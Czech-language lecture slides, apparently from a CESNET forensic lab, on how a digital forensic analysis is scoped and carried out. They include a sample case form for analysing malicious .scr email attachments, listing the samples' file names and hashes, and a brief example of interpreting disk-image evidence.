


- Analýza
 - Hledání informací
 - Potvrzování hypotéz
- Zadání analýzy
 - **Co je hledáno**
(otázky k zodpovězení)
 - **Kde lze hledat**
(vstupní data)
 - **Doplňující informace**
(usnadnění práce)

- Typické otázky k zodpovězení
 - Jak bylo zařízení infikováno?
 - Jak poznat infikované zařízení?
 - Vyskytovaly se na zařízení konkrétní soubory?
 - Kdo dané zařízení používal?
 - Jaké aplikace byly na zařízení nainstalovány a spouštěny?
 - Jaká externí zařízení byla připojována?
 - Bylo zařízení použito k ...?



- Běžná vstupní digitální data
 - Obraz disku zařízení
 - Obraz paměti zařízení
 - Informace o síťovém provozu (NetFlow data)
 - Síťový provoz (kompletní komunikace, pcap)
 - Informace provozovatele služby (části logu příslušné služby)
 - Konkrétní soubory (vzorek malware, export)



- Doplnující informace
 - „Metadata“ od zadavatele
 - Popis prostředí
 - IP rozsahy, zvyklosti, ...
 - Záchytné body pro začátek
 - „Tento server se podezřele restartoval.“
 - „Tento soubor tu nemá být.“
 - Definice časového intervalu
 - „Stalo se to někdy během pondělního dopoledne.“
 - „První spam byl odeslán včera ve 13:34:05.“
 - Dobré vědět (k uchování mentálního zdraví)
 - „Po nákaze jsme server včera obnovili ze zálohy“

- Zadání – souhrn informací
 - Oboustranné odsouhlasení
 - Smluvní podmínky (NDA, ...)

Základní informace	
Identifikační údaje o případu:	
Identifikátor případu	20150229
Název případu	Analýza příloh e-mailu
Datum přijetí případu	29.2.2015
Kontaktní informace pracovníka FLAB:	
Pracovník FLAB	Ing. Aleš Padrta, Ph.D.
E-mail	apadrta@cesnet.cz
Telefon	+420 234 680 280
Kontaktní informace zákazníka:	
Zákazník	Ing. Jan Bezpečný, Cypherfix, a. s.
E-mail	jan.bezpecny@cypherfix.cz
Telefon	---
Specifikace případu	
Detailní popis případu, specifikace otázek k zodpovězení.	
Pozadí případu	Do schránek elektronické pošty byly doručeny podvodné zprávy obsahující vždy různou přílohu s příponou *.scr
Doplňující informace	Všechny soubory *.scr byly přeposlány pracovníkům FLAB.
Otázky k zodpovězení	1. Jak lze zamezit dalšímu šíření malware? Pomůže blokování konkrétních procesů, spouštění konkrétních souborů nebo konkrétní komunikace? 2. Jak lze identifikovat napadené stanice? Jaké jsou lokální změny v souborovém systému a v registrech? Vykazuje malware charakteristickou síťovou komunikací? 3. Jak lze malware z napadených stanic odstranit?
Forma předání výstupu	Výsledkem analýzy bude závěrečná zpráva v elektronické formě. Dílčí zjištění mající vliv na řešení incidentu mohou být předávány průběžně elektronickou poštou nebo telefonicky.
Požadované datum pro předání výstupu	Výsledky analýzy budou použity při reakci na incident, výstupy je nutno předat co nejdříve.

Podklady předané k forenzní analýze

Všechny podklady byly přeposlány zákazníkem na e-mailovou adresu apadrta@cesnet.cz.

Elektronický podklad (Data)	Evidenční číslo	001
Jméno souboru	smlouva_3C2749066380959C.scr	
Hashe souboru	MD5: ee8f9d32821517719ad919186d0e6dfd SHA1: 689886edfbd21d7a2727ed1a1a87d1572ca6d0f4	
Čas zajištění	29.2.2015 7:32 GMT+1	
Popis	Příloha k analýze.	
Způsob získání	Doručeno do schránky elektronické pošty Organizace.	
Způsob předání	Přeposláno e-mailem.	
Poznámky	---	


Elektronický podklad (Data)	Evidenční číslo	002
Jméno souboru	smlouva_5D2741865381432B.scr	
Hashe souboru	MD5: 918ab1b8cb706e70951607a9c1b8fb23 SHA1: 58f130fac8dda92b1c4ddab293b20a48c4780404	
Čas zajištění	29.2.2015 7:34 GMT+1	
Popis	Příloha k analýze.	
Způsob získání	Doručeno do schránky elektronické pošty Organizace.	
Způsob předání	Přeposláno e-mailem.	
Poznámky	---	

Elektronický podklad (Data)	Evidenční číslo	003
Jméno souboru	smlouva_4B5414799705489F.scr	
Hashe souboru	MD5: 5e6cb4f13034abc863bf11b4f3c22622 SHA1: c80dbad08d1909ce432bc55dd5407a87ff1cc373	
Čas zajištění	29.2.2015 7:42 GMT+1	
Popis	Příloha k analýze.	
Způsob získání	Doručeno do schránky elektronické pošty Organizace.	
Způsob předání	Přeposláno e-mailem.	
Poznámky	---	

- Úvodní rozvaha
 - Co máme najít?
 - V jakých datech?
 - Kde by tak mohly být stopy?
 - Máme časová omezení?
- Základní plán
 - Nejpravděpodobnější cesty k cíli
 - Dodržení - orientačně
 - Každý případ je jiný
 - Hodně improvizace




Odvozování informací



- Jak najít správné informace?
 - Znalost fungování analyzovaných systémů
 - Znalost formátů dat
 - Znalost nástrojů
- Vyhodnocení
 - Nové směry hledání
 - Validace existujících závěrů
- Slepé uličky
 - Dobré včas opustit
 - Nové znalosti



Používání bez znalosti...



- Popis případu
 - Tablet nalezený v kanceláři
 - Obavy zaměstnanců firmy
 - Zapomnětlivý zákazník
 - Odposlech hovorů
 - Výbušné zařízení
 - Chtějí vrátit majiteli / nahlásit bezpečnostní incident
- Co je cílem?
 - Kdo je uživatel zařízení
- Z čeho lze vycházet?
 - Obraz disku zařízení




Příklad interpretace informací




Filesystem

Obráz disku


Příklad interpretace informací




Příklad interpretace informací



